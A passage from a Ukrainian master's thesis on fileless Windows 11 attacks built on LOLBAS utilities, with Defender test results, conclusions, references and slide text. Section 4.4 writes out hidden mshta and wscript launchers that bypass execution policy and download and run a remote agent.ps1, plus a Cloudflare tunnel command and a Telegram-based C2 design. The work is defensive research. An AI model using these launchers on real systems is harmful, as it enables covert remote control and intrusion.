


Рисунок 4.7 – Схема реалізації fileless-атаки з використанням LOLBins та каналу керування через Telegram Bot API

Telegram-бот створюється через @BotFather. Отриманий токен використовується для звернень до Telegram Bot API.

Агент (agent.ps1) написаний на PowerShell, періодично виконує getUpdates, виконує команду через Invoke-Expression, зберігає або надсилає результат через sendMessage або sendDocument.

У межах розробленого рішення визначено набір механізмів ініціації виконання та доставки сценарію, релевантних до підходів Living-off-the-Land.

Таблиця 4.3 – Механізми ініціації виконання та доставки сценарію в експериментальному стенді

Механізм	**Реалізація**	**Призначення в стенді**
Запуск через LOLBins	mshta.exe	Перевірка сценаріїв виконання через легітимні системні компоненти
Скриптовий проміжний шар	VBScript (*.vbs*)	Організація запуску/передавання параметрів у штатному середовищі Windows
Носій параметрів запуску	ярлик *.lnk*	Моделювання запуску через типові об’єкти користувацького середовища
Тунелювання	Cloudflare Tunnel (cloudflared)	Забезпечення доступності локального компонента через HTTPS без окремої інфраструктури

Розроблене рішення базується на наступних ключових компонентах:

1. C2-сервер – Telegram Bot API, через який ініціюється та підтримується зв’язок між атакуючим і агентом;

2. Агент – скрипт PowerShell, який виконується на машині жертви та періодично опитує бот-сервер для отримання нових команд;

3. Канал доставки – агент може запускатись як локально збережений .ps1 файл, так і без запису на диск (через mshta, wscript, або regsvr32);

4. Механізм тунелювання – використання Cloudflare Tunnel (cloudflared) для забезпечення локального агента через HTTPS без необхідності змін у брандмауері чи мережевій інфраструктурі.

4.4.1 Реалізація агента

PowerShell-агент реалізований як нескінченний цикл, що кожні кілька секунд виконує запит до Telegram API (getUpdates). При виявленні нової команди вона виконується через Invoke-Expression, а результат – надсилається назад через sendMessage або sendDocument.

Для обходу політик безпеки передбачено запуск агента за допомогою наступних механізмів:

mshta.exe – виконання скрипта через VBS-обгортку:

```
mshta vbscript:Execute("CreateObject(""Wscript.Shell"").Run ""powershell -ep Bypass -w hidden -Command IEX((New-Object Net.WebClient).DownloadString('https://url/agent.ps1'))"",0:close")
```

wscript.exe (VBS) – прихований запуск:

```
Set shell = CreateObject("Wscript.Shell")
shell.Run "powershell -w hidden -ep Bypass -EncodedCommand <Base64>", 0
```

regsvr32.exe – запуск скрипта через COM-реєстрацію, за необхідності.

4.4.2 Тунелювання через Cloudflare

Для уникнення необхідності налаштування порт-форвардингу використано сервіс Cloudflare Tunnel. Команда:

```
cloudflared tunnel --url http://localhost:8080
```

надає тимчасовий URL типу https://random-string.trycloudflare.com, який дозволяє завантажувати або виконувати агент на віддаленій машині без прямого з'єднання з атакуючим.

4.4.3 Схема взаємодії

У таблиці 4.3 наведено узагальнену структуру взаємодії компонентів системи.

Таблиця 4.3 – Узагальнена схема взаємодії компонентів експериментального fileless-сценарію

Компонент	Функція
Telegram Bot	Приймає та зберігає команди атакуючого; надсилає відповіді агента
PowerShell агент	Виконує запити до API, інтерпретує команди, формує відповіді
Cloudflared	Надає HTTPS-доступ до скрипта, уникнення NAT/брандмауера
LOLBins	Запуск без .exe: `mshta.exe`, `wscript.exe`, `regsvr32.exe`

Приклад команди запуску через mshta

```
mshta vbscript:Execute("CreateObject(""Wscript.Shell"").Run ""powershell -ep Bypass -w hidden -Command IEX((New-Object Net.WebClient).DownloadString('https://my-tunnel-url/agent.ps1'))"",0:close")
```

У результаті експериментального моделювання було продемонстровано можливість побудови fileless-ланцюга виконання, що функціонує в автономному режимі без необхідності відкриття вхідних портів або розгортання додаткових сервісів на стороні цільової системи. Передача керуючих команд здійснювалася через легітимні мережеві сервіси з використанням захищеного HTTPS-трафіку, що

ускладнює їх ідентифікацію на основі мережевих ознак. Отримані результати підтверджують обмеженість окремих механізмів контролю виконання та сигнатурного аналізу у випадку зловживання штатними компонентами операційної системи.

Цей підхід ілюструє концепцію LotL, коли шкідливий код базується виключно на штатних засобах ОС. Це створює серйозні виклики для систем захисту, зокрема антивірусів, EDR, SIEM, оскільки немає "чужих" або

Експериментально було підтверджено, що запропоноване рішення дозволяє:

– надійно підтримувати C2-комунікацію без створення підозрілих з'єднань;

– виконувати команди без слідів у файловій системі;

– обійти ExecutionPolicy навіть за умов відсутності прав адміністратора;

– забезпечити стійкість до антивірусних перевірок за рахунок обфускації та використання легітимних утиліт.

Таким чином, виконана симуляція підтверджує, що використання легітимних сервісів і штатних утиліт може формувати складні для однозначної інтерпретації сценарії віддаленого керування в межах fileless-підходів. Отримані результати доцільно розглядати як основу для оцінювання стійкості стандартних конфігурацій захисту та обґрунтування потреби в EDR-підходах і політиках контролю виконання.

4.5 Аналіз ефективності вбудованих засобів захисту Microsoft Defender

У межах проведених експериментів основна увага приділялася вивченню реакції вбудованого антивірусного захисту Windows 11 – Microsoft Defender Antivirus – на реалізацію сучасних технік fileless-атак, що використовують легітимні компоненти операційної системи, зокрема утиліти з проєкту LOLBAS, PowerShell-скрипти, методи обходу AMSI та ін’єкції коду в пам’ять.

Отримані результати вказують на те, що Defender демонструє часткову ефективність при виявленні класичних сценаріїв зловживання PowerShell та спроб обійти AMSI за допомогою відомих технік, таких як зміна значення amsiInitFailed або використання System.Management.Automation.AmsiUtils [22, 23]. У більшості випадків сигнатурний аналіз Defender спрацьовував до виконання коду, що свідчить про глибоку інтеграцію з механізмом AMSI. Зокрема, навіть обфусковані або закодовані у Base64 скрипти були ідентифіковані як загроза, з відповідною реакцією системи захисту [20].

Разом із тим, у межах експериментів було зафіксовано випадки, коли сценарії з ін'єкцією DLL у пам'ять або з рефлексивним завантаженням .NET-збірок (зокрема через Assembly.Load) не супроводжувалися негайною реакцією Microsoft Defender за відсутності виражених сигнатурних індикаторів або явно аномальної поведінки. Це може свідчити, що в конфігураціях без інтеграції з EDR-рішеннями чутливість поведінкових механізмів до складних fileless-ланцюгів є варіативною та залежить від сукупності супутніх ознак (контекст виконання, джерело завантаження, телеметрія процесів).

Також у частині тестів не було зафіксовано блокування запуску окремих легітимних системних утиліт (mshta.exe, regsvr32.exe, certutil.exe, rundll32.exe) за умови їх використання відповідно до штатної логіки. Водночас участь таких компонентів у fileless-сценаріях підкреслює ризик зловживання довіреними інструментами ОС і обґрунтовує потребу в додаткових засобах контролю виконання (application control) та розширеному моніторингу подій (EDR/SIEM) [18].

Таблиця 4.4 – Узагальнення результатів оцінювання Microsoft Defender у fileless-сценаріях із LOLBAS

Параметр / Засіб захисту	**Microsoft Defender Antivirus**
Блокування LOLBAS	Низьке / ситуативне
Виявлення fileless-атак	Часткове
Реакція на поведінку	Часткова
Гнучкість конфігурації	Низька
Простота впровадження	Вбудований за замовчуванням

Підтримка аудиту	Так
Інтеграція з Sysmon/EDR	Висока (Defender for Endpoint)

Таким чином, Microsoft Defender продемонстрував високу ефективність у виявленні добре відомих шаблонів PowerShell-активності та типових спроб втручання в AMSI, однак не гарантує повного покриття складних безфайлових ланцюгів без посилення захисту за рахунок політик контролю запуску та/або EDR. AppLocker і Windows Defender Application Control (WDAC) у межах цього дослідження не оцінювалися емпірично, проте розглядаються як перспективний напрям підвищення стійкості середовища Windows.

AppLocker і Windows Defender Application Control (WDAC) у межах цього дослідження не аналізувалися емпірично, однак розглядаються як перспективні напрями подальших досліджень для створення комплексної багаторівневої системи захисту у середовищі Windows.

ВИСНОВКИ

У результаті виконання магістерської роботи проведено комплексне дослідження безфайлових атак у середовищі операційної системи Windows 11 із використанням легітимних системних утиліт, відомих у межах концепції Living Off The Land (LotL). Робота була спрямована на моделювання типових fileless-сценаріїв та оцінювання ефективності вбудованих механізмів захисту Windows у стандартній конфігурації, зокрема Microsoft Defender Antivirus та інтерфейсу AMSI.

Проведене дослідження дозволило систематизувати сучасні підходи до реалізації безфайлових атак із використанням утиліт проєкту LOLBAS, а також визначити їх роль у різних фазах атаки відповідно до таксономії MITRE ATT&CK. Було встановлено, що застосування штатних компонентів операційної системи, які мають легітимний статус і цифровий підпис Microsoft, істотно ускладнює виявлення зловмисної активності традиційними сигнатурними методами, особливо на початкових етапах атаки.

У межах роботи розроблено методику експериментального дослідження та програмний інструментарій на базі PowerShell, який забезпечує відтворюване тестування сценаріїв зловживання утилітами LOLBAS у контрольованому віртуальному середовищі Windows 11 Pro. Запропонований інструментарій дозволив автоматизувати запуск тестових сценаріїв, здійснювати фіксацію реакції системи захисту та аналіз журналів подій без ризику для робочої інфраструктури.

Отримані результати підтверджують, що вбудований антивірусний захист Windows 11 демонструє обмежену ефективність щодо виявлення fileless-активності у випадках, коли виконання відбувається з використанням легітимних утиліт без явних ознак шкідливості. Водночас встановлено, що за наявності характерних поведінкових індикаторів — зокрема під час виконання скриптових сценаріїв, нетипової мережевої активності або спроб втручання в механізм AMSI —

Microsoft Defender здатний ініціювати блокування на основі евристичного та поведінкового аналізу. Це свідчить про суттєву контекстну залежність ефективності вбудованих механізмів захисту.

Додатково в ході дослідження встановлено, що ефективність протидії безфайловим атакам визначається не лише наявністю окремих захисних механізмів, а й здатністю системи безпеки корелювати події в межах ланцюгів виконання. Ізольований аналіз окремих дій (запуск процесу, виконання скрипта, мережеве з'єднання) у більшості випадків не дозволяє однозначно ідентифікувати зловмисну активність, якщо кожен етап реалізується з використанням штатних компонентів операційної системи. Натомість аналіз походження процесів, параметрів командного рядка та часових взаємозв'язків між подіями є ключовим фактором підвищення точності виявлення.

Результати експериментів також показали адаптивний характер сучасних fileless-атак: у разі блокування окремих технік (наприклад, класичних сценаріїв PowerShell або очевидних спроб обходу AMSI) зловмисна активність може бути перенесена на альтернативні утиліти або реалізована через менш контрольовані механізми виконання коду в пам'яті. Це підкреслює обмеженість підходів, що базуються виключно на сигнатурному або правил-орієнтованому аналізі.

Практичне значення роботи полягає у можливості використання отриманих результатів для оцінювання стійкості стандартних конфігурацій Windows 11 до безфайлових атак, а також для валідації політик контролю виконання в корпоративних середовищах. Розроблений інструментарій може бути застосований фахівцями з кібербезпеки для тестування захисних механізмів, побудови моделей загроз і формування обґрунтованих рекомендацій щодо впровадження додаткових засобів моніторингу, зокрема EDR-рішень та розширеного журналювання подій.

Отримані результати підтверджують актуальність проблематики безфайлових атак і обґрунтовують необхідність комплексного, багаторівневого підходу до захисту операційних систем Windows, що поєднує сигнатурні, поведінкові та контекстно-орієнтовані методи виявлення загроз.

ПЕРЕЛІК ДЖЕРЕЛ ПОСИЛАННЯ

1. Haiduk, O., Zverev, V. Analysis of cyber threats in the context of rapid development of information technology. Cybersecurity: Education, Science, Technique. 2024. Vol. 3, No. 23. P. 225–236.

2. Kara, I. Fileless malware threats: recent advances, analysis approach through memory forensics and research challenges. Expert Systems with Applications. 2023. Vol. 214. P. 119133.

3. Ongun, T., Stokes, J. W., Or, J. B., Tian, K., et al. Living-Off-The-Land command detection using active learning. In: Proceedings of the 24th International Symposium on Research in Attacks, Intrusions and Defenses (RAID). ACM, 2021.

4. L Ding, K., Zhang, S., Yu, F., Liu, G. LOLWTC: a deep learning approach for detecting living off the land attacks. 2023 IEEE 9th International Conference on Cloud Computing and Intelligent Systems (CCIS) : proceedings. IEEE, 2023. P. 176–181.

5. The Bite from Inside: The Sophos Active Adversary Report / Sophos : [Електронний ресурс]. – 2024. – Режим доступу: https://www.sophos.com/blog/active-adversary-report-2024-12 (дата звернення: 20.09.2025).

6. LOLBAS – Living Off The Land Binaries and Scripts : [Електронний ресурс]. – Режим доступу: https://lolbas-project.github.io/ (дата звернення: 05.10.2025).

7. Trofymenko, O., Loginova, N., Serhii, M., Dubovoil, Y. Cyberthreats in higher education. Cybersecurity: Education, Science, Technique. 2022. Vol. 4, No. 16. P. 76–84.

8. Okolie, S. A., Amadi, C. A., Odii, J. N., Nwokorie, E. C., Onyemauche, U. Anomaly detection in heterogeneous cybersecurity data. Franklin Open. 2025. Vol. 13. Art. 100426.

9. Zakaria, M., Mohamed, M. S., Hussein, S., Salama, G. I. Obfuscated file-less malware detection using integrating memory forensics data with machine learning techniques. Applied Computing and Informatics. 2025. P. 1–16.

10. Liu, S., Peng, G., Zeng, H., Fu, J. A survey on the evolution of fileless attacks and detection techniques. Computers & Security. 2024. Vol. 137. Art. 103653.

11. Volt Typhoon targets US critical infrastructure with living-off-the-land techniques / Microsoft Security Blog : [Електронний ресурс]. – 24.05.2023. – Режим доступу: https://www.microsoft.com/en-us/security/blog/2023/05/24/volt-typhoon-targets-us-critical-infrastructure-with-living-off-the-land-techniques/ (дата звернення: 28.10.2025).

12. Zhou, P. A survey of streaming data anomaly detection in network security. PeerJ Computer Science. 2025. Vol. 11. Art. e3066.

13. Xu, C., Shen, J., Du, X. Low-rate DoS attack detection method based on hybrid deep neural networks. Journal of Information Security and Applications. 2021. Vol. 60. Art. 102879.

14. Dewan, R., Rangaswamy, S., Venu, S. A deep dive into detecting and investigating fileless malware. International Journal of Sensors, Wireless Communications and Control. 2025. Vol. 15, No. 3. P. 256–267.

15. Bhardwaj, A., Kaushik, K., Maashi, M. S., Aljebreen, M., Bharany, S. Alternate data stream attack framework to perform stealth attacks on Active Directory hosts. Sustainability. 2022. Vol. 14, No. 19. Art. 12288.

16. seyitsec. APT41’s Attack Chain: Exe-LolBins Leads to PowerShell Backdoor with Telegram C2 : [Електронний ресурс]. – 2023. – Режим доступу: https://cybersecuritynews.com/wp-content/uploads/2023/05/Threatmon-cyber-security-news.pdf (дата звернення: 15.11.2025).

17. Shtonda, R., Palamarchuk, S., Bokii, O., Tereshchenko, T., Chernish, Y. Comprehensive methodology for evaluating the functional capabilities of antivirus software. Cybersecurity: Education, Science, Technique. 2025. P. 375.

18. Boros, T., Cotaie, A., Stan, A., Vikramjeet, K., Malik, V., Davidson, J. Machine learning and feature engineering for detecting living off the land attacks. In: Proceedings of the 7th International Conference on Internet of Things, Big Data and Security (IoTBDS). SCITEPRESS – Science and Technology Publications, 2022.

19. Shtonda, R., Cherednychenko, O., Fomkin, D., Bokii, O., Kutsaiev, P. Methodology for testing the capabilities of software solutions endpoint detection and

response (extended detection and response). Cybersecurity: Education, Science, Technique. 2025. Vol. 3, No. 27. P. 380–389.

20. Mimura, M., Tajiri, Y. Static detection of malicious PowerShell based on word embeddings. Internet of Things. 2021. Vol. 15. Art. 100404.

21. Hendler, D., Kels, S., Rubin, A. AMSI-based detection of malicious PowerShell code using contextual embeddings. In: Proceedings of the 15th ACM Asia Conference on Computer and Communications Security (ASIACCS). ACM, 2020.

22. Alahmadi, A., Alkhraan, N., BinSaeedan, W. MPSAutodetect: a malicious PowerShell script detection model based on stacked denoising auto-encoder. Computers & Security. 2022. Vol. 116. Art. 102658.

23. Wu, M.-H., Hsu, F.-H., Hunag, J.-H., Wang, K., et al. MPSD: a robust defense mechanism against malicious PowerShell scripts in Windows systems. Electronics. 2024. Vol. 13, No. 18. Art. 3717.

24. Choi, S. Malicious PowerShell detection using attention against adversarial attacks. Electronics. 2020. Vol. 9, No. 11. Art. 1817.

25. Han, W., Xue, J., Wang, Y., Huang, L., Kong, Z., Mao, L. MalDAE: detecting and explaining malware based on correlation and fusion of static and dynamic characteristics. Computers & Security. 2019. Vol. 83. P. 208–233.

26. Ning, R., Bu, W., Yang, J., Duan, S. A survey of detection methods research on living-off-the-land techniques. Proceedings of the 2023 IEEE International Conference on Sensors, Electronics and Computer Engineering (ICSECE). 2023. Pp. 159–164.

27. Fang, Y., Zhou, X., Huang, C. Effective method for detecting malicious PowerShell scripts based on hybrid features. Neurocomputing. 2021. Vol. 448. P. 30–39.

28. Fu, Z., Song, L., Ding, S., Alaca, F., Acharya, S. Toward a robust detection of PowerShell malware against code mixing and obfuscation by using sentence transformer and similarity learning. ACM Transactions on Privacy and Security. 2025. Vol. 28, No. 4. P. 1–23.

29. Schaffhauser, A., Mazurczyk, W., Caviglione, L., Zuppelli, M., Hernandez-Castro, J. Efficient detection and recovery of malicious PowerShell scripts embedded into digital images. Security and Communication Networks. 2022. Vol. 2022. P. 1–12.

ДОДАТОК А

Презентація

Моделювання атак безфайлового типу в операційній системі Windows 11 із використанням утиліт LOLBAS та дослідження ефективності засобів захисту

Розробив: студент групи БКз-814м, Накалюжний С. В.
Керівник: доцент кафедри ІБтаН, Корольков Р. Ю.

2

Актуальність

- Стрімке зростання fileless-атак у корпоративних Windows-мережах.
- Масове використання технік Living Off The Land (LOLBAS) для обходу традиційного захисту.
- Зниження ефективності сигнатурних антивірусних механізмів у сучасних Windows-середовищах.


Проблема


- Легітимні підписані утиліти Windows можуть використовуватись для виконання шкідливого коду без створення файлів.
- Вбудовані антивірусні механізми не завжди забезпечують надійне виявлення fileless-сценаріїв.
- Відсутній уніфікований підхід до оцінювання ризиків LOTL/LOLBAS-ланцюгів.

Мета

Дослідити ефективність вбудованих механізмів захисту Windows 11 щодо виявлення та реагування на fileless-атаки із використанням LOLBAS-утиліт у Living Off The Land сценаріях.

3 Концепція Living Off The Land як сучасний вектор атак





Ключові спостереження:

- **LOLBins демонструють стабільну тенденцію до зростання.**
- **Більшість використовуваних утиліт є легітимними компонентами Windows.**
- **Це ускладнює сигнатурне виявлення та потребує поведінкового аналізу.**

Джерело: Sophos X-Ops, 2024


4 Аналіз механізмів протидії LOLBAS-атакам у Windows

Порівняльна характеристика механізмів захисту Windows щодо протидії атакам класу LOLBAS

Механізм	Версія Windows 11	Рівень контролю	Гнучкість налаштування	Може бути обійдений через LOLBAS	Доступність
AppLocker / WDAC (контроль виконання додатків)	Enterprise / Edu	Користувацький / Ядерний	Середня / Висока	Так	AppLocker – вмикається вручну; WDAC – складне впровадження
Microsoft Defender AV	Усі версії	Процеси, скрипти	Мінімальна	Так	Активний за замовчуванням
Smart App Control	Усі (тільки після чистої установки)	Автоматичний контроль	Мінімальна	Так	Вмикається один раз

5 Проєкт LOLBAS

- Каталогізує легітимні компоненти Windows, які можуть бути використані в атакувальних сценаріях.
- Охоплює виконання коду, ухилення від захисту та механізми закріплення.
- Широко використовується зловмисниками у Living Off The Land атаках.



Change in prevalence of top 1H24 LOLbins between 2023 and 1H24

1H24 LOLbins	2023		1H24
RDP	90.26%	↓	88.95%
cmd.exe	53.90%	↑↑	76.32%
PowerShell	77.92%	↓	71.58%
net.exe	38.96%	↑↑	58.42%
ping.exe	26.62%	↑	36.32%
notepad.exe	5.19%	↑↑	35.79%
nltest.exe	20.13%	↑	29.47%
mstsc.exe	14.94%	↑	27.89%
WMI	17.53%	↑	24.74%
whoami.exe	11.04%	↑	24.21%
ipconfig.exe	7.79%	↑↑	23.68%
reg.exe	20.13%	↑	23.16%
rundll32.exe	27.92%	↓	22.11%
PsExec	38.96%	↓↓	22.11%
mmc.exe	0.65%	↑↑	20.53%

1H24 LOLbins	2023		1H24
tasklist.exe	9.74%	↑	20.00%
svchost.exe	1.30%	↑↑	18.95%
taskmgr.exe	1.30%	↑↑	17.37%
quser.exe	11.69%	↑	17.37%
Task Scheduler	35.71%	↓↓	17.37%
netstat.exe	5.19%	↑	12.63%
sc.exe	7.79%	↑	11.58%
netsh.exe	6.49%	↑	11.58%
msiexec.exe	6.49%	↑	11.05%
vssadmin.exe	7.79%	↑	11.05%
Edge browser	0.00%	↑	10.53%
systeminfo.exe	4.55%	↑	10.53%
hostname.exe	0.65%	↑	10.53%
findstr.exe	3.25%	↑	10.00%


SophosXOps

Найбільше зростання демонструють системні утиліти керування та адміністрування.

6 PowerShell-фреймворк тестування


№	Утиліта	Тип	Результат запуску	Виявлено Defender	Коментар
1	certutil.exe	Binary	Так	Ні	Успішно викликано довідку (-?)
2	mshta.exe	Binary	Так	Ні	Відкрито about:blank без сповіщення
3	regsvr32.exe	Binary	Так	Ні	Запуск із /i:about:blank – імітація SCT-файлу
4	rundll32.exe	Binary	Так	Ні	Відкрито браузер через url.dll,FileProtocolHandler
5	installutil.exe	Binary	Ні	Ні	Відсутній вхідний файл для інсталяції
6	installutil.exe (з NUL.exe)	Binary	Ні	Ні	Передано фейковий файл – передбачувана помилка
7	wmic.exe	Binary	Ні	Ні	Утиліта не встановлена у версії ОС
8	msbuild.exe	Binary	Ні	Ні	Утиліта відсутня (не інстальовано .NET SDK або Visual Studio)
9	cscript.exe	Script	Так	Ні	Успішне виконання .vbs із WScript.Echo
10	wscript.exe	Script	Так	Ні	Виведено графічне повідомлення MsgBox
11	powershell.exe	Script	Так	Ні	Успішно виконано Write-Output

Схема автоматизованого тестування



7 Типовий Living Off The Land сценарій атаки

Ланцюг атаки APT41 з використанням утиліт LOLBins, PowerShell та Telegram C2

